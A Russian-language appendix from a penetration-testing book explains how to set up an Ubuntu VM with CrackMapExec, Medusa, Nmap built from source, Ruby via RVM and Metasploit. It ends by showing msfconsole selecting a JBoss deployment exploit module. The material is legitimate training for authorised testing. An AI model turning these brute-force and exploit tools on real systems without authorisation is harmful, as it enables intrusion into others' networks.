### A.2.1 *Управление пакетами Ubuntu с помощью apt*

Хотя Ubuntu и несколько других дистрибутивов Linux поставляются с графическим интерфейсом пользователя для управления пакетами, вы будете использовать инструмент командной строки, предназначенный исключительно для установки и обслуживания пакетов Linux. Команда `apt` используется для взаимодействия с Advanced Packaging Tool (APT), с помощью которого все дистрибутивы на основе Debian Linux управляют своими пакетами ОС. Вы должны предварять эти команды префиксом `sudo`, потому что они требуют корневого доступа к файловой системе Linux.

Первое, что вы должны сделать после создания виртуальной машины Linux, – это обновить пакеты ОС; для этого выполните следующие две команды на своей виртуальной машине Linux:

```
sudo apt update
sudo apt upgrade
```

Первая команда получает из репозитория свежую информацию о доступных пакетах, а вторая устанавливает любые доступные обновления пакетов для существующих пакетов, которые уже есть в вашей системе.



Далее вам следует установить несколько дополнительных пакетов:

- пакеты `open-vm-tools` и `open-vm-tools-desktop` обеспечат вам более удобный пользовательский интерфейс с вашей виртуальной машиной, позволяя делать такие вещи, как раскрывать окно терминала в полноэкранный режим и обмениваться файлами между вашей виртуальной машиной и хост-машиной;
- клиентские и серверные пакеты `openssh` позволят вам удаленно управлять виртуальной машиной Linux с помощью SSH;
- `Python-pip` – предпочтительный метод установки многих инструментов и фреймворков Python с открытым исходным кодом;
- `Vim` – потрясающий и чрезвычайно функциональный текстовый редактор, который я настоятельно рекомендую вам использовать;
- `Curl` – это мощный инструмент командной строки для взаимодействия с веб-серверами;
- `Tmux` – это терминальный мультиплексор, о котором написаны целые книги. Если коротко, он может сделать ваш Linux-терминал чрезвычайно эффективным инструментом;
- `net-tools` предоставляет ряд полезных команд для устранения общих неполадок сети.

Следующая команда устанавливает все эти пакеты:

```
~$ sudo apt install open-vm-tools open-vm-tools-desktop openssh-client  
openssh-server python-pip vim curl tmux medusa libssl-dev libffi-dev  
python-dev build-essential net-tools -y
```

## A.2.2 Установка CrackMapExec

CrackMapExec (CME) – мощный фреймворк, написанный на Python. Несмотря на то что в нем есть много полезных функций, в этой книге основное внимание уделяется его способности подбирать пароли и удаленное администрирование систем Windows. Если вы используете `pip`, то установка предельно проста. Просто введите `pip install crackmapexec`, и все готово. Вам необходимо перезапустить командную строку `bash` после установки, чтобы использовать команду `cme`.

## A.2.3 Настройка внешнего вида вашего терминала

Вы можете часами настраивать шрифты, цвета, подсказки и строки состояния, чтобы терминал выглядел именно так, как вы хотите. Этим вы можете заняться самостоятельно. Я не хочу тратить на это здесь слишком много времени; вместо этого приведу ссылку на мои персональные настройки терминала на моей странице GitHub: <https://www.github.com/r3dy/ubuntu-terminal>. Страница содержит подробный файл README с инструкциями по установке; можете свободно копировать мои настройки, пока у вас не сформируются свои собственные предпочтения. Тем не менее я уверен, что кое-что вам не понравится; поиграйте настройками, пока не найдете подходящие.



Приложение В содержит полезную информацию о `tmux`, мощном терминальном мультиплексоре, который поможет вам более эффективно управлять несколькими окнами терминала при выполнении пентестинга или любых других общих вычислений в среде Linux. Если у вас нет опыта регулярного использования `tmux`, я рекомендую прочитать соответствующий раздел приложения В, прежде чем продолжить настройку вашей виртуальной машины.

## А.3 Установка Nmap

Nmap – это инструмент картографирования сетей с открытым исходным кодом, который ежедневно используется профессионалами в области информационной безопасности во всем мире. Основное использование Nmap в сетевом пентесте – обнаружение активных хостов и перечисление служб, прослушивающих порты на этих хостах. Помните, что, будучи воображаемым злоумышленником, вы не знаете, как устроена сеть жертвы, поэтому вам нужен надежный способ получения информации о вашей целевой сети. Например, на хосте `webprod01.асmesorp.local` может работать экземпляр JSP Apache Tomcat/Coyote, прослушивающий TCP-порт 8081, который может быть уязвим для атаки. Это именно то, что вам следует узнать как пентестеру, а Nmap – всего лишь инструмент, который поможет вам это сделать.

Из-за скорости, с которой сценарии NSE разрабатываются и включаются в основной репозиторий Nmap, лучше всего придерживаться последней сборки, иногда называемой репозиторием *последнего поколения*. Если вы просто полагаетесь на ту версию Nmap, с которой поставляется ваш дистрибутив Linux, вы, вероятно, лишите себя недавно разработанной функциональности. Это становится очевидным, если вы запустите следующие команды в командной строке терминала. Как видно из выходных данных в листинге А.1, на момент написания этой статьи Ubuntu поставлялась с Nmap версии 7.60.

### Пример сценария использования NSE

Предположим, вы проводите пентест для крупной компании – допустим, более 10 000 IP-адресов. После запуска Nmap вы обнаруживаете, что ваша целевая сеть имеет 652 сервера, на которых запущено приложение VNC для совместного использования экрана, доступное на TCP-порту 5900. Поскольку вы имитируете действия злоумышленника, у вас должен возникнуть вопрос, не настроена ли какая-либо из этих служб VNC с паролем по умолчанию или пустым паролем. Если бы у вас было всего несколько систем для тестирования, вы могли бы попытаться установить соединение VNC с каждой из них и каждый раз вручную вводить пару паролей по умолчанию, но это превратится в кошмар, если придется протестировать 652 разных сервера.

Профессионал в области безопасности по имени Патрик Карлссон, вероятно, тоже оказался в подобной ситуации, потому что он создал удобный сценарий NSE под названием `vnc-brute`, который можно использовать для быстрого тестирования служб VNC на предмет паролей по умолчанию. Благодаря работе Патрика и бесчисленного множества других энтузиастов Nmap поставляется с сотнями полезных скриптов NSE, которые могут вам пригодиться при пентесте.

### Листинг А.1 Установка Nmap с помощью встроенного диспетчера пакетов ОС

```
~$ sudo apt install nmap
~$ nmap -V
Nmap version 7.60 ( https://nmap.org )
Platform: x86_64-pc-linux-gnu
Compiled with: liblua-5.3.3 openssl-1.1.0g nmap-libssh2-1.8.0 libz-1.2.8
libpcre-8.39 libpcap-1.8.1 nmap-libdnet-1.12 ipv6
Compiled without:
Available nsock engines: epoll poll select
```

Nmap версии 7.60 был установлен, когда я использовал встроенный менеджер пакетов ОС.

Загляните в каталог `/usr/share/nmap/scripts` (где хранятся все сценарии NSE), выполнив следующую команду. Как видите, версия 7.60 содержит 579 скриптов:

```
~$ ls -lah /usr/share/nmap/scripts/*.nse |wc -l
579
```

Это 579 индивидуальных вариантов использования, когда исследователю безопасности было поручено выполнять повторяющуюся задачу против большого количества хостов и он был достаточно любезен, чтобы создать автоматизированное решение, от которого вы сможете извлечь выгоду, если окажетесь в подобной ситуации.

Теперь перейдите на GitHub и взгляните на текущую свежую версию Nmap по адресу <https://github.com/nmap/nmap>. На момент написания книги Nmap была доступна версия 7.70, которая предположительно имеет новые функции, улучшения и исправления ошибок. Кроме того, каталог сценариев содержит 597 сценариев NSE – почти на 20 сценариев больше, чем в предыдущей версии. Вот почему я предпочитаю компилировать Nmap из исходников и настоятельно рекомендую вам сделать то же самое.

**ПРИМЕЧАНИЕ** Если вы никогда раньше не компилировали приложение из исходного кода в Linux, не волнуйтесь. Это просто и требует всего нескольких команд терминала. В следующем разделе я продемонстрирую компиляцию и установку Nmap из исходного кода.

### А.3.2 Зависимости операционной системы

Для правильной компиляции Nmap на вашей виртуальной машине Ubuntu вам необходимо установить необходимые зависимости ОС, то есть библиотеки, содержащие фрагменты кода, необходимые для работы Nmap.

Выполните следующую команду, чтобы установить эти библиотеки:

```
sudo apt install git wget build-essential checkinstall libpcre3-dev libssl-dev libpcap-dev -y
```

Результат будет примерно таким:

```
Reading package lists... Done
Building dependency tree
Reading state information... Done
wget is already the newest version (1.19.4-1ubuntu2.2).
The following additional packages will be installed:
  dpkg-dev fakeroot g++ g++-7 gcc gcc-7 git-man libalgorithm-diff-perl
  libalgorithm-diff-xs-perl libalgorithm-merge-perl libasan4 libatomic1
  libc-dev-bin libc6-dev libcilkrts5 liberror-perl libfakeroot libgcc-7-dev
  libitm1 liblsan0 libmpx2 libpcap0.8-dev libpcre16-3 libpcre3-3
  libpcrecpp0v5 libquadmath0 libssl-doc libstdc++-7-dev libtsan0 libubsan0
  linux-libc-dev make manpages-dev
Suggested packages:
  debian-keyring g++-multilib g++-7-multilib gcc-7-doc libstdc++6-7-dbg
  ...
```

Важно отметить, что со временем эти зависимости меняются, поэтому команда, устанавливающая эти зависимости, может не работать, когда вы это прочитаете. Тем не менее если вы столкнетесь с проблемой при запуске команды, сообщение об ошибке в выводе Ubuntu будет содержать необходимую информацию, чтобы разобраться в решении.

Например, если не удастся установить `libpcre3-dev`, вы можете запустить команду `apt search libpcre`, которая покажет, что теперь действует версия `libpcre4-dev`. Обладая этой информацией, вы можете изменить команду и двигаться дальше. Я размещаю обновленный набор установочных инструкций в моем блоге <https://www.pentestgeek.com/tools/how-to-install-nmap>.

### А.3.3 Компиляция и установка из исходников

После того как вы установили все зависимости для Ubuntu, скачайте исходный код последней стабильной версии Nmap с GitHub. Вы можете сделать это, выполнив следующую команду в командной строке вашего терминала виртуальной машины:

```
~$ git clone https://github.com/nmap/nmap.git
```

Когда скачивание закончится, перейдите во вновь созданный каталог Nmap с помощью следующей команды:

```
~ $ cd nmap/
```

Из каталога Nmap вы можете запустить сценарий предварительной конфигурации, указав перед сценарием `./`, что в Linux означает текущий каталог. Запустите следующий сценарий конфигурации:

```
~$ ./configure
```

Затем соберите и скомпилируйте двоичные файлы с помощью команды `make`:

```
~ $ make
```

Наконец, установите исполняемые файлы в каталог `/usr/local/bin`, выполнив эту команду:

```
~ $ sudo make install
```

Когда команда `make` завершит работу (сообщение `NMAP SUCCESSFULLY INSTALLED`), это означает, что Nmap теперь установлен в вашей системе. Вы должны иметь возможность запускать Nmap из любого каталога на вашей виртуальной машине Ubuntu, и вы также должны использовать последнюю стабильную версию (листинг А.2).

#### Листинг А.2 Проверка версии Nmap на своей машине

```
~$ nmap -V
nmap version 7.70SVN#A ( https://nmap.org )
Platform: x86_64-unknown-linux-gnu
Compiled with: nmap-liblua-5.3.5 openssl-1.1.0g nmap-libssh2-1.8.2 libz
1.2.11 libpcrc-8.39 libpcap-1.8.1 nmap-libdnet-1.12 ipv6
Compiled without:
Available nsock engines: epoll poll select
```

Nmap версии 7.70 установлен  
при компиляции из исходников.

#### Установка из исходников не заменяет установленное приложение

Если вы не сразу решились на компиляцию из исходного кода и установили Nmap с помощью команды `apt install nmap` со своего терминала, обратите внимание, что после завершения установки на основе исходного кода, как описано в этом разделе, команда `nmap -V` по-прежнему возвращает устаревшую версию.

Это происходит потому, что несколько файлов остаются, даже если вы удалили пакет `apt`. Чтобы решить данную проблему, следуйте инструкциям на странице <https://nmap.org/book/inst-deleting-nmap.html> для удаления Nmap из вашей системы. После этого вы можете вернуться к установке из исходного кода.

### А.3.4 Изучение документации

Последнее, что нужно сделать перед переходом к следующему разделу, — это ознакомиться с файлом быстрой справки Nmap, который вы можете открыть, набрав следующую команду:

```
nmap -h
```

Это длинный вывод, поэтому вы можете настроить последовательный вывод с помощью команды `more`:

```
nmap -h | more
```

Таким образом, вы можете пролистывать выходные данные по одному экрану терминала за раз.

К тому времени, когда вы дочитаете эту книгу, вы изучите слишком много команд `Nmap`, чтобы запомнить их. В этом случае может пригодиться файл быстрой справки, загруженный в `grep`. Предположим, у вас возник вопрос: «Как мне снова передать аргумент сценарию NSE?» Вы можете ввести команду `nmap -h | grep -I script` для быстрого перехода к этому разделу файла справки (листинг А.3).

### Листинг А.3 Поиск в меню справки `Nmap` с помощью команды `grep`

```
~$ nmap -h | grep -i script ←
SCRIPT SCAN:
-sC: equivalent to --script=default
--script=<Lua scripts>: <Lua scripts> is a comma separated list
--script-args=<n1=v1,[n2=v2,...]>: provide arguments to scripts
--script-args-file=filename: provide NSE script args in a file
--script-trace: Show all data sent and received
--script-updatedb: Update the script database.
--script-help=<Lua scripts>: Show help about scripts.
    <Lua scripts> is a comma-separated list of script-files
    script-categories.
-A: Enable OS detection, version detection, script scanning, and traceroute
```

Большой вывод команды `nmap -h` может быть сокращен до определенной строки с помощью `grep`.

Если файла быстрой справки недостаточно, вы можете использовать подробное руководство для знакомства с описанием нужного компонента `Nmap`. Введите `man nmap` в командной строке терминала, чтобы получить доступ к страницам руководства для `Nmap`.

## А.4 Язык сценариев *Ruby*

Последнее, чего мне хотелось бы сейчас, – это ввязываться в нескончаемый и непродуктивный спор о том, какой язык сценариев лучше других. Вместо этого я хочу предложить простое введение для тех из вас, кто раньше не писал много сценариев, и я собираюсь сделать это с помощью языка сценариев *Ruby*. Если вы поклонник другого языка и достаточно компетентны, чтобы автоматизировать повторяющиеся задачи, то можете спокойно пропустить этот раздел.

Если вам интересно, почему я выбрал *Ruby* вместо *Python*, *Node.js* или чего-то еще, ответ прост: это язык сценариев, который я знаю лучше всего. Когда я сталкиваюсь с утомительной и повторяющейся задачей, которую мне нужно автоматизировать, такой как отправка запроса `POST` на

несколько веб-серверов и поиск ответа HTTP для заданной строки, мой разум начинает представлять код Ruby, просто потому, что Ruby был первым языком, который я изучал. Почему я выбрал Ruby? Дело в том, что фреймворк Metasploit написан на Ruby, и однажды мне потребовалось внести некоторые изменения в модуль. (Мне было так весело изучать Ruby, что в конце концов я написал несколько собственных модулей, которые теперь являются частью структуры Metasploit.)

За свою карьеру я написал десятки маленьких скриптов и инструментов для автоматизации отдельных частей пентеста, некоторые из них описаны в этой книге. Вам будет легче следовать инструкциям, если вы знакомы с некоторыми ключевыми концепциями и особенностями Ruby. Поскольку сейчас вы настраиваете свою платформу для пентестинга, это идеальное время, чтобы закатать рукава и написать код.

### A.4.1 Установка Ruby Version Manager

Начнем с самого простого – установки Ruby. Вместо использования той версии, которая поставляется по умолчанию с Ubuntu, я настоятельно рекомендую вам применять инструмент управления версиями Ruby Version Manager (RVM). Он отлично справляется со всеми зависимостями ОС и библиотеками кода, которые нужны каждой версии, и сохраняет их отдельно друг от друга. RVM – отличный способ управлять множеством различных версий основного языка Ruby, а также совместимыми с версиями *гемми*, между которыми вам, несомненно, придется переключаться при использовании различных инструментов. К счастью, ребята из проекта RVM создали сценарий оболочки `si`, который вы можете использовать для его установки (<https://rvm.io/rvm/install>). Для установки RVM выполните следующие действия.

- 1 Установите необходимые ключи GNU Privacy Guard (GPG) для проверки пакетов установки с помощью следующей команды (вводить одной строкой):

```
~$ gpg --keyserver hkp://pool.sks-keyservers.net --recv-keys
409B6B1796C275462A1703113804BB82D39DC0E3
7D2BAF1CF37B13E2069D6956105BD0E739499BDB
```

- 2 Выполните следующую команду, чтобы загрузить сценарий установки RVM, одновременно устанавливая текущую последнюю стабильную версию Ruby, которая на момент написания книги была 2.6.0:

```
~$ \curl -sSL https://get.rvm.io | bash -s stable --ruby
```

- 3 Следуйте инструкциям сценария установки из командной строки, в котором указано, что нужно создать сценарий `rvm`, чтобы установить набор переменных среды, необходимых для работы RVM как встроенной команды Linux:

```
~$ source ~/.rvm/scripts/rvm
```

Я рекомендую добавить эту команду в ваш файл `.bashrc`, чтобы гарантировать, что она будет выполняться каждый раз, когда вы открываете терминал:

```
~$ echo source ~/.rvm/scripts/rvm >> ~/.bashrc
```

Теперь вы можете запустить команду `rvm list` и получить результат, подобный следующему:

```
~$ rvm list
=* ruby-2.6.0 [ x86_64 ]

# => - current
# =* - current && default
# * - default
```

## A.4.2 Написание обязательного примера Hello World

Я собираюсь последовать древней традиции, уходящей корнями в те времена, которые даже я не помню, и научить вас писать свой собственный сценарий Ruby, который ничего не делает, кроме вывода на экран слов «Hello world». Для этого вы должны использовать текстовый редактор, например Vim. Создайте новый пустой скрипт, набрав `vim hello.rb`.

**СОВЕТ** У вас уже должен быть установлен Vim. Если нет, введите в командной строке следующую команду: `sudo apt install vim`.

### HELLO WORLD В ДВУХ СТРОКАХ КОДА

Возможно, вы уже пробовали использовать Vim или Vi: открыли файл, попытались отредактировать его, но не смогли, закрыли Vim и решили, что это не для вас. Скорее всего, вы оказались в неправильном *режиме* (mode). В Vim есть разные режимы, которые позволяют делать разные вещи. Одна из причин, по которой я рекомендую использовать Vim, – это строка состояния, которая позволяет узнать, в каком режиме вы находитесь. По умолчанию Vim открывается в обычном (Normal) режиме.

Чтобы отредактировать файл `hello.rb`, вам нужно перейти в режим вставки, что достигается нажатием буквы **I** (Insert). Находясь в режиме вставки, обозначенном `--INSERT--` в строке состояния, введите следующие две строки кода (рис. А.1):

```
#!/usr/bin/env ruby
puts "Hello world"
```

Чтобы сохранить эти изменения в файле, вернитесь из режима вставки в обычный режим, нажав клавишу **Esc**. Вернувшись в обычный режим, наберите `:x`, что является сокращением команды выхода с сохранением текущего файла. Теперь вы можете запустить свою программу Ruby, набрав `ruby hello.rb` из каталога, в котором находится только что созданный файл:

```
~$ ruby hello.rb
Hello world
```

```
1 #!/usr/bin/env ruby
2 puts "Hello world"
~
~
~
~
~
~
INSERT . /hello.rb + unix < ruby 100% 2:19
-- INSERT --
0 <Hello Ruby 2019-06-04 11:56 pentestlab01
```

Рис. А.1 Переход в режим вставки для добавления двух строк кода

## ИСПОЛЬЗОВАНИЕ МЕТОДОВ

Вы только что написали свою первую программу на Ruby, но она мало что дает. Давайте немного усложним ее. Во-первых, вы можете обернуть вызов `puts "Hello world"` в отдельный метод и вызвать его таким образом. Метод или функция – это фрагмент кода, заключенный в блок, который затем может быть вызван несколько раз другими разделами кода в той же программе. Снова откройте файл `hello.rb` с помощью Vim. Переключитесь в режим вставки и внесите в код следующие изменения:

```
#!/usr/bin/env ruby

def sayhello()
  puts "Hello World!"
end

sayhello()
```

Здесь вы определили метод с именем `sayhello()` и поместили вызов `puts "Hello World"` в метод. Затем вы вызываете метод. Если вы выйдете и сохранитесь, программа сделает то же самое, что и раньше; она просто использует для этого вызов метода.

## АРГУМЕНТЫ КОМАНДНОЙ СТРОКИ

Как насчет изменения вывода программы на аргумент, передаваемый во время выполнения? Это достаточно просто – снова откройте файл `hello.rb` с помощью Vim, переключитесь в режим вставки и внесите следующие изменения в код:

- 1 Измените `def sayhello()` на `def sayhello(name)`. Мы делаем так, чтобы метод принимал переменную параметра с именем `name` при его вызове.
- 2 Измените `puts "Hello world"` на `puts "Hello #{name.to_s}"`, чтобы передать переменную `name` в качестве входных данных для метода `puts`. Запись `.to_s` – это специальный метод Ruby, означающий *преобразование в строку* `to string`. Это гарантирует, что в метод `puts` передается только строковое значение, даже если была введена строка, отличная от ASCII.



- 3 Добавьте новую строку `name = ARGV[0]`, чтобы создать переменную с именем `name` и присвоить ей значение `ARGV[0]`, которое представляет собой специальный массив Ruby, содержащий все аргументы, переданные программе при ее запуске из командной строки. Индекс `[0]` говорит, что программу интересует только первый аргумент. Если было введено более одного аргумента, остальные аргументы будут проигнорированы.
- 4 Измените вызов `sayhello()` на `sayhello(name)`, чтобы передать переменную `name` в качестве параметра метода `sayhello()`.

Вот исправленный файл `hello.rb`:

```
#!/usr/bin/env ruby

def sayhello(name)
  puts "Hello #{name.to_s}!"
end

name = ARGV[0]
sayhello(name)
```

После выхода и сохранения файла его можно запустить с помощью команды `ruby hello.rb Pentester`. Программа должна вывести на ваш терминал строку «Hello Pentester».

### ПОВТОРЯЮЩЕЕСЯ ВЫПОЛНЕНИЕ БЛОКА КОДА

В Ruby легко организовать повторяющееся выполнение блока кода. Ruby использует фигурные скобки: символы `{` и `}` на клавиатуре. Вот небольшой пример. Откройте файл `hello.rb` в последний раз и внесите следующие изменения:

- 1 Измените `def sayhello(name)` на `def sayhello(name, number)`, добавив вторую переменную параметра с именем `number` в качестве входных данных для этого метода.
- 2 Измените `puts "Hello #{name.to_s}!"` на `puts "Hello #{name.to_s} #{number.to_s}!"`, добавив новую переменную в конец строки.
- 3 Измените `sayhello(name)` на `10.times { |num| sayhello(name, num) }`.

Последняя строка, вероятно, покажется вам немного странной, если вы никогда раньше не писали код на Ruby, но на самом деле она довольно интуитивно понятна. Сначала идет целое число 10. Затем вы вызываете метод Ruby `.times` для этого целого числа, принимающий блок кода, помещенный между `{` и `}`, который будет выполняться многократно. Каждый раз при выполнении блока кода переменная, обрамленная символами `|` и `|` (в данном случае `num`), будет увеличиваться до тех пор, пока блок не будет выполнен 10 раз.

Вот исправленный файл `hello.rb`:

```
#!/usr/bin/env ruby

def sayhello(name, number)
  puts "Hello #{name.to_s} #{number.to_s}!"
end
```

```
name = ARGV[0]
10.times { |num| sayhello(name, num) }
```

Если вы сейчас запустите сценарий с помощью команды `ruby hello.rb Royce`, вы должны увидеть следующий результат:

```
~$ ruby hello.rb Royce
Hello Royce 0!
Hello Royce 1!
Hello Royce 2!
Hello Royce 3!
Hello Royce 4!
Hello Royce 5!
Hello Royce 6!
Hello Royce 7!
Hello Royce 8!
Hello Royce 9!
```

На данный момент с вас достаточно Ruby; я только хотел, чтобы вы попробовали его на вкус, потому что вы будете использовать его для написания сценариев некоторых автоматизированных рабочих процессов пентеста в этой книге. Этот раздел также служит двойной цели, поскольку установка RVM является предварительным условием для начала работы с фреймворком Metasploit, который является одним из самых замечательных наборов хакерских инструментов, используемых сегодня пентестерами.

## A.5 Фреймворк Metasploit

Metasploit – еще один популярный и полезный набор инструментов, созданный для профессионалов в области информационной безопасности. Хотя его основное использование – работа с эксплоитами программного обеспечения, некоторые из его вспомогательных модулей сканирования полезны при тестировании на проникновение. В сочетании с возможностями Ruby, выходящими за рамки того, что я здесь представил, Metasploit также может быть мощной средой автоматизации для разработки пользовательских рабочих процессов пентеста, которые ограничены только вашим воображением.

Вы узнаете, как использовать несколько компонентов фреймворка Metasploit в различных главах этой книги, а пока давайте сосредоточимся на процессе установки и навигации по `msfconsole`. В этой книге вы используете некоторые вспомогательные модули для обнаружения уязвимых систем и некоторые модули эксплоитов для компрометации уязвимой цели. Вы также познакомитесь с мощной полезной нагрузкой Meterpreter, за которую пентестеры любят Metasploit.

### A.5.1 Зависимости операционной системы

Здесь довольно много зависимостей от ОС. Вы должны исходить из предположения, что некоторые из зависимостей, перечисленных в этом при-

ложении, уже устарели или заменены более поздними версиями. Я покажу вам готовую команду установки в качестве примера, но рекомендую перейти на страницу rapid7 GitHub, чтобы получить последние зависимости: <http://mng.bz/MowQ>.

Чтобы установить зависимости в вашей виртуальной машине Ubuntu, выполните следующую команду:

```
~$ sudo apt-get install gpgv2 autoconf bison build-essential curl git-core
libapr1 libaprutil1 libcurl4-openssl-dev libgmp3-dev libpcap-dev libpq-dev
libreadline6-dev libsqlite3-dev libssl-dev libsvn1 libtool libxml2 libxml2
dev libxslt-dev libyaml-dev locate ncurses-dev openssl postgresql
postgresql-contrib wget xsel zlib1g zlib1g-dev
```

После этого загрузите исходный код с GitHub и проверьте последний репозиторий на своей виртуальной машине Ubuntu:

```
~$ git clone https://github.com/rapid7/metasploit-framework.git
```

## A.5.2 Необходимые гемы Ruby

Теперь, когда вы получили код Metasploit, выполните следующую команду, чтобы перейти во вновь созданный каталог Metasploit:

```
~ $ cd metasploit-framework
```

Если вы запустите команду `ls`, находясь в этом каталоге, вы увидите файл с именем `Gemfile`; это специальный файл среди приложений Ruby, который содержит информацию обо всех внешних сторонних библиотеках, которые необходимо установить и включить для правильной работы приложения. В мире Ruby эти библиотеки называются *гемами* (драгоценными камушками). Обычно вы используете команду `gem` для установки определенной библиотеки, например `gem install nokogiri`. Но когда приложению требуется много гемов – а Metasploit, безусловно, их требует, – разработчики часто предоставляют `Gemfile`, поэтому вы можете установить все перечисленные в файле гемы с помощью сборщика (который сам по себе является гемом Ruby – вы установили его при настройке RVM).

К слову о RVM, вот пример того, почему он так полезен. В каталоге `metasploitframework` обратите внимание на файл с именем `.ruby-version`. Откройте этот файл для просмотра: `cat .ruby-version`. Это версия Ruby, которая требуется для правильной работы фреймворка. На момент написания книги это версия 2.6.2, отличная от версии 2.6.0, которую вы установили вместе с RVM. Не беспокойтесь – вы можете установить необходимую версию, выполнив в командной строке следующую команду, заменив номер версии на нужный:

```
~$ rvm --install 2.6.2 ←————— Замените 2.6.2 на требуемый номер версии.
```

Установив правильную версию Ruby, вы можете установить все необходимые гемы Metasploit, набрав команду `bundle` в том же каталоге, где находится `Gemfile`. Когда гем-сборщик завершит установку всех не-

обходимых гемов Ruby из вашего Gemfile, вы должны увидеть результат, аналогичный листингу А.4.

#### Листинг А.4 Установка необходимых гемов Ruby с использованием bundle

```
~$ bundle

Fetching gem metadata from https://rubygems.org/.....
Fetching rake 12.3.3
Installing rake 12.3.3
Using Ascii85 1.0.3
Using concurrent-ruby 1.0.5
Using i18n 0.9.5
Using minitest 5.11.3
Using thread_safe 0.3.6
Using tzinfo 1.2.5
Using activesupport 4.2.11.1
Using builder 3.2.3
Using erubis 2.7.0
Using mini_portile2 2.4.0
Fetching nokogiri 1.10.4
Installing nokogiri 1.10.4 with native extensions
Using rails-deprecated_sanitizer 1.0.3
Using rails-dom-testing 1.0.9
... [OUTPUT TRIMMED] ...
Installing rspec-mocks 3.8.1
Using rspec 3.8.0
Using rspec-rails 3.8.2
Using rspec-rerun 1.1.0
Using simplecov-html 0.10.2
Fetching simplecov 0.17.0
Installing simplecov 0.17.0
Using swagger-blocks 2.0.2
Using timecop 0.9.1
Fetching yard 0.9.20
Installing yard 0.9.20
Bundle complete! 14 Gemfile dependencies, 144 gems now installed.
Use `bundle info [gemname]` to see where a bundled gem is installed.
```

### А.5.3 Настройка PostgreSQL для Metasploit

Последним шагом в настройке Metasploit является создание базы данных PostgreSQL и заполнение файла конфигурации YAML необходимой информацией для входа. У вас уже должен быть установлен PostgreSQL на вашей виртуальной машине Ubuntu, но если вы этого не сделали, выполните следующую команду, чтобы установить его:

```
~$ sudo apt install postgresql postgresql-contrib
```

Теперь, когда сервер установлен, вы можете запустить свою базу данных с помощью следующих пяти команд, выполняемых последовательно.

- 1 Переключитесь на учетную запись пользователя postgres:
 

```
~ $ sudo su postgres
```
- 2 Создайте роль postgres для использования с Metasploit:
 

```
~ $ createuser msfuser -S -R -P
```
- 3 Создайте базу данных Metasploit на сервере PostgreSQL:
 

```
~ $ createdb msfdb -O msfuser
```
- 4 Выйдите из сеанса пользователя postgres:
 

```
~ $ exit
```
- 5 Включите автоматический запуск PostgreSQL:
 

```
~$ sudo update-rc.d postgresql enable
```

Хорошо, вы создали базу данных и учетную запись пользователя для Metasploit, но вам нужно указать фреймворку, как получить к ним доступ. Это достигается с помощью файла YAML. Создайте в домашнем каталоге каталог с именем `.msf4` с помощью следующей команды:

```
mkdir ~/.msf4
```

Если вы были нетерпеливы и уже запустили `msfconsole`, значит, этот каталог существует. В таком случае перейдите в него. Теперь создайте файл с именем `database.yml`, содержимое которого показано в листинге А.5.

**ПРИМЕЧАНИЕ** Обязательно измените параметр `[PASSWORD]`, чтобы он совпадал с паролем, который вы использовали при создании учетной записи `msfuser postgres`.

#### Листинг А.5 Файл `database.yml` для использования с `msfconsole`

```
# Development Database
development: &pgsql
  adapter: postgresql ← Используйте сервер базы данных PostgreSQL.
  database: msfdb ← Имя созданной вами базы данных.
  username: msfuser ← Имя созданного вами пользователя PostgreSQL.
  password: [PASSWORD] ← Пароль для пользователя PostgreSQL.
  host: localhost ← Система, на которой запущен сервер PostgreSQL.
  port: 5432 ← Порт по умолчанию, который прослушивает PostgreSQL.
  pool: 5 ←
  timeout: 5 ← Количество секунд ожидания ответа базы данных.

# Production database -- same as dev
production: &production
  <<: *pgsql
```

Максимальное количество одновременных подключений к базе данных.



```

      =[ metasploit v5.0.17-dev-7d383d8bde          ]
+ -- --=[ 1877 exploits - 1060 auxiliary - 328 post  ]
+ -- --=[ 546 payloads - 44 encoders - 10 nops      ]
+ -- --=[ 2 evasion ]

msf5 > search invoker
Matching Modules
=====

# Name                               Disclosure Date   Rank
Check Description
- ----                               -
-----
exploit/multi/http/jboss_invoke_deploy 2007-02-20      JBoss
DeploymentFileRepository WAR Deployment (via JMXInvokerServlet)

```

Введите команду search, а затем строку, которую вы пытаетесь найти.

msf5 > ← При поиске «invoker» возвращается единственный модуль эксплойта.

Как видите, этот модуль называется `jboss_invoke_deploy`. Он расположен в каталоге `http`, который находится в каталоге `multi` внутри каталога `exploit` верхнего уровня.

Чтобы использовать конкретный модуль, введите `use`, а затем путь к модулю, как в следующем примере:

```
use exploit/multi/http/jboss_invoke_deploy
```

Обратите внимание, как изменяется приглашение, показывая, что вы выбрали модуль. Вы можете узнать больше о конкретном модуле, набрав `info`. Вы также можете просмотреть информацию о параметрах, которые вы можете использовать для запуска модуля, набрав `show options` (листинг А.7).

### Листинг А.7 Msfconsole: вывод команды `show options`

```

msf5 exploit(multi/http/jboss_invoke_deploy) > show options
Module options (exploit/multi/http/jboss_invoke_deploy):

```

Name	Current Setting	Required	Description
APPBASE		no	Application...
JSP		no	JSP name to u...
Proxies		no	A proxy chain of for...
RHOSTS		yes	The target address...
RPORT	8080	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS f...
TARGETURI	/invoker/JMXInvokerServlet	yes	The URI path of th...
VHOST		no	HTTP server virtua...

Введите «show options» в любом модуле, чтобы узнать, как им пользоваться.

```

Exploit target:

Id  Name
--  ---
0   Automatic

```

Как видно из команды `show options`, этот модуль принимает восемь параметров:

- APPBASE;
- JSP;
- Proxies;
- RHOSTS;
- RPORT;
- SSL;
- TARGETURI;
- VHOST.

Msfconsole также отображает в столбце `Description` (Описание) некоторую полезную информацию о том, что представляет собой каждый параметр и требуется ли он для запуска модуля. В соответствии с интуитивно понятными командами `msfconsole`, если вы хотите установить значение определенного параметра, вы можете сделать это с помощью команды `set`. Например, введите следующую команду, чтобы установить значение параметра `RHOSTS`:

```
set RHOSTS 127.0.0.1
```

Затем нажмите **Enter**. Снова запустите команду `show options`. Обратите внимание, что значение, которое вы указали для параметра `RHOSTS`, теперь отображается в столбце `Current Setting` (Текущие настройки). Приз за самые простые для запоминания команды определенно достается Metasploit. Если вы хотите запустить этот модуль, введите команду `gup` в командной строке. Чтобы выйти из `msfconsole` и вернуться в командную строку `bash`, не нужно слишком много думать о том, что это за команда. Вы догадались: `exit`.

**СОВЕТ** После завершения установки всех инструментов сделайте снимок виртуальной машины. Вы можете возвращаться к нему перед каждым новым пентестом. Когда вы неизбежно обнаружите, что нужно установить новые инструменты, потому что они вам нужны для определенного проникновения, вернитесь к своему снимку, установите инструменты, которые вы использовали, создайте новый снимок и используйте его в качестве базовой системы в будущем. Делайте так на протяжении всей своей карьеры в пентесте.



# Приложение В

